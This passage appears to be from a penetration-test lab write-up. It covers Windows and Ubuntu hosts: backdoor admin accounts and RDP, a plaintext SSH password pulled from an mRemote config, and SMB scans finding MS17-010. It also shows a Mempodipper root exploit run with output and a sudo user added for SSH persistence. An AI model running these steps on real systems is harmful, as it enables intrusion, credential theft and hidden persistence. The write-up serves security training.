
From this shell, once more,I decided to obtain persistance by enabling the remote desktop service (that was previously disabled) and by creating a new administrator user:

User: umbe

Pass: umbe

```
C:\>net user umbe umbe /add
net user umbe umbe /add
The command completed successfully.


C:\>net localgroup "Administrators" umbe /add
net localgroup "Administrators" umbe /add
The command completed successfully.


C:\>net localgroup "Remote Desktop Users" umbe /add
net localgroup "Remote Desktop Users" umbe /add
The command completed successfully.


C:\>reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server
" /v fDenyTSConnections /t REG_DWORD /d 0 /f
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v
 fDenyTSConnections /t REG_DWORD /d 0 /f

The operation completed successfully
```

During the data gathering I found that mRemote version 1.50 was installed and digging in his configuration files I found an xml (confCons.xml) that contains the ssh credentials (with hashed password) of a DMZ server.




By surfing the internet I found this link:


http://dynamic-datacenter.be/?p=168

that explain an easy way to decrypt the password.


Determined to try this method I opened mRemote and inside External Application tab I created the Password lookup entry as show below:



Then by right-clicking SSH I selected Password lookup:



And a cmd windows appeared showing the plaintext password!!!



Hence the SSH credentials are as follows

User: administrator

Pass: F00Ph0nesPassword

Pivoting 10.185.10.34 to further scan the corporate network

In order to perform a vulnerability scan (with updated signatures) of the hosts inside the corporate network I installed nmap7.80 (latest version) on 10.185.10.34 (the only one that support this version of nmap that requires a 64 bit Os) .

The scan has been performed with:

```
nmap -sV -p 139,445 --script smb-vuln* 10.185.10.20,25,34,55
```

and revealed the following:

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-04 10:35 Pacific Daylight
Time

Nmap scan report for 10.185.10.20

Host is up (0.00047s latency).


PORT    STATE SERVICE      VERSION

139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn

445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds

MAC Address: 00:50:56:BA:B0:7E (VMware)

Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows,
cpe:/o:microsoft:windows_xp


Host script results:

| smb-vuln-ms08-067:

|   VULNERABLE:

|   Microsoft Windows system vulnerable to remote code execution (MS08-067)

|     State: VULNERABLE

|     IDs:  CVE:CVE-2008-4250

|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3,
Server 2003 SP1 and SP2,

|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote
attackers to execute arbitrary

|           code via a crafted RPC request that triggers the overflow during
path canonicalization.

|

|     Disclosure date: 2008-10-23
```

```
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_      https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-
for-wannacrypt-attacks/


Nmap scan report for 10.185.10.25
Host is up (0.0018s latency).


PORT    STATE SERVICE      VERSION
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup:
WORKGROUP)
MAC Address: 00:50:56:BA:6A:B4 (VMware)
Service Info: Host: ELS-WIN7; OS: Windows; CPE: cpe:/o:microsoft:windows


Host script results:
```

```
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-
for-wannacrypt-attacks/


Nmap scan report for 10.185.10.55
Host is up (0.00047s latency).


PORT    STATE SERVICE      VERSION
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 00:50:56:BA:7D:06 (VMware)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows,
cpe:/o:microsoft:windows_xp


Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
| smb-vuln-ms17-010:
```

```
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-
for-wannacrypt-attacks/


Nmap scan report for 10.185.10.34
Host is up (0.0030s latency).


PORT    STATE SERVICE      VERSION
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup:
WORKGROUP)
Service Info: Host: ELS-WIN7; OS: Windows; CPE: cpe:/o:microsoft:windows


Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
```

```
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-
for-wannacrypt-attacks/


Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 4 IP addresses (4 hosts up) scanned in 60.79 seconds
```

Testing host 10.185.10.25

In the previous step (see Pivoting 10.185.10.34 to further scan the corporate network) I discovered that the host 10.185.10.25 Is affected by MS17-010, however I tried various metasploit exploit modules and payloads against this host like:

Exploit: `exploit/windows/smb/ms17_010_eternalblue`

Payload: `windows/x64/meterpreter/reverse_tcp`

Exploit: `exploit/windows/smb/ms17_010_eternalblue`

Payload: `windows/x64/shell_bind_tcp`

Exploit: `exploit/windows/smb/smb_doublepulsar_rce`

Payload: `windows/x64/meterpreter/reverse_tcp`

Exploit: `exploit/windows/smb/smb_doublepulsar_rce`

Payload: `windows/x64/shell_bind_tcp`

And I also tried to exploit without metasploit using this:


https://ethicalhackingguru.com/how-to-exploit-ms17-010-eternal-blue-without-metasploit/

but always without success.

Pivoting 10.185.10.34 to perform Information Gathering on DMZ network (10.185.11.125)


By leveraging the Zenmap instance(latest version) I previously installed on 10.185.10.34 host I scanned the DMZ network (10.185.11.0/24).

First, I looked for alive hosts and I found 2:




The former is the default gateway of the network while the later should be an actual server.

Let's dig deeper:




There are just 2 tcp open ports. Let's now check for the most common udp ports :



And finally let's perform a service version and OS fingerprinting.

Please note that the scan in the range 21-25 is needed by nmap to correctly perform OS fingerprint(at least 1 open and 1 closed ports are needed).



So nmap found:

- On port 21/tcp : vsftpd >= 2.0.8
- On port 22/tcp: OpenSSH version 5.8p1

And the OS is likely Ubuntu (see OpenSSH version) with kernel 3.X

Exploitation and Post-Exploitation of the DMZ server (10.185.11.125)

Given that an SSH client (mRemote) was already available on the 10.185.10.55 I decided to connect to the DMZ server from there by using the ssh credential (administrator/ F00Ph0nesPassword) I found in previous steps (see Exploitation and post-exploitation on 10.185.10.55).

After connecting to the DMZ server I can see I don't have root privileges:

```
$ whoami
administrator
$ id
uid=1004(administrator) gid=1004(administrator) groups=1004(administrator)
$
```

Let's check if we can find vulnerable software that can grant us root level access by mean of public disclosed local escalation exploit.

First, let's check for FTP server version:

```
$ vsftpd -v
vsftpd: version 2.3.2
$
```

That is affected by the following vulnerability:

https://www.cvedetails.com/cve/CVE-2011-0762/#references

Then SSH version:

```
$ /usr/sbin/sshd -v
sshd: illegal option -- v
OpenSSH_5.8p1 Debian-7ubuntu1, OpenSSL 1.0.0e 6 Sep 2011
```

That is affected by the following vulnerabilities:

https://www.cvedetails.com/vulnerability-list/vendor_id-97/product_id-585/version_id-188815/Openbsd-Openssh-5.8.html

Let's now check kernel version:

```
$ uname -a
Linux UbuntuServer11 3.0.0-12-generic-pae #20-Ubuntu SMP Fri Oct 7 16:37:17 UTC
2011 i686 i686 i386 GNU/Linux
$
```

This versioni is actually know to be vulnerable to local privilege escalation as described here:

https://git.zx2c4.com/CVE-2012-0056/about/

Let's then copy the exploit code from here:

https://www.exploit-db.com/exploits/35161

to the DMZ server, inside the exploit.c file and then let's compile and execute the exploit that give us a root shell

```
$ gcc exploit.c -o exploit
$ chmod 744 exploit
$ ./exploit
==============================
=           Mempodipper        =
=            by zx2c4          =
=          Jan 21, 2012        =
==============================

[+] Ptracing su to find next instruction without reading binary.
[+] Creating ptrace pipe.
[+] Forking ptrace child.
[+] Waiting for ptraced child to give output on syscalls.
[+] Ptrace_traceme'ing process.
[+] Error message written. Single stepping to find address.
[+] Resolved call address to 0x8049570.
[+] Opening socketpair.
[+] Waiting for transferred fd in parent.
[+] Executing child from child fork.
[+] Opening parent mem /proc/1474/mem in child.
[+] Sending fd 6 to parent.
[+] Received fd at 6.
[+] Assigning fd 6 to stderr.
[+] Calculating su padding.
[+] Seeking to offset 0x8049564.
[+] Executing su with shellcode.
# 
```



```
# whoami
root
```

In order to obtain persistent connection to the server I created a user, that belong to the sudoers group, that is:

user: umbe

pass: umbe

```
# adduser umbe
Adding user `umbe' ...
Adding new group `umbe' (1000) ...
Adding new user `umbe' (1000) with group `umbe' ...
Creating home directory `/home/umbe' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for umbe
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] Y
# usermod -aG sudo umbe
# su - umbe
umbe@UbuntuServer11:~$ sudo - su
[sudo] password for umbe:
sudo: -: command not found
umbe@UbuntuServer11:~$ sudo su
root@UbuntuServer11:/home/umbe#
```

Then I grant the user the possibility to log in trough SSH by adding the following string

```
AllowUsers umbe user
```


Inside the sshd configuration file:

```
# vim /etc/ssh/sshd_config
```

And finally I restart the ssh service:

```
# service ssh restart
ssh start/running, process 1823
```

And I got persistent access:

```
Using username "umbe".
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic-pae i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Fri Jul 10 04:31:33 EDT 2020

  System load:  0.0               Processes:           59
  Usage of /:   13.8% of 7.22GB   Users logged in:     0
  Memory usage: 20%               IP address for eth0: 10.185.11.125
  Swap usage:   0%

  Graph this data and manage this system at https://landscape.canonical.com/

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

umbe@UbuntuServer11:~$ sudo su
[sudo] password for umbe:
root@UbuntuServer11:/home/umbe#
```

Let's check for other security flaws by listing all the installed packages:

```
root@UbuntuServer11:/home/umbe# dpkg -l > installed-programs
root@UbuntuServer11:/home/umbe#
```

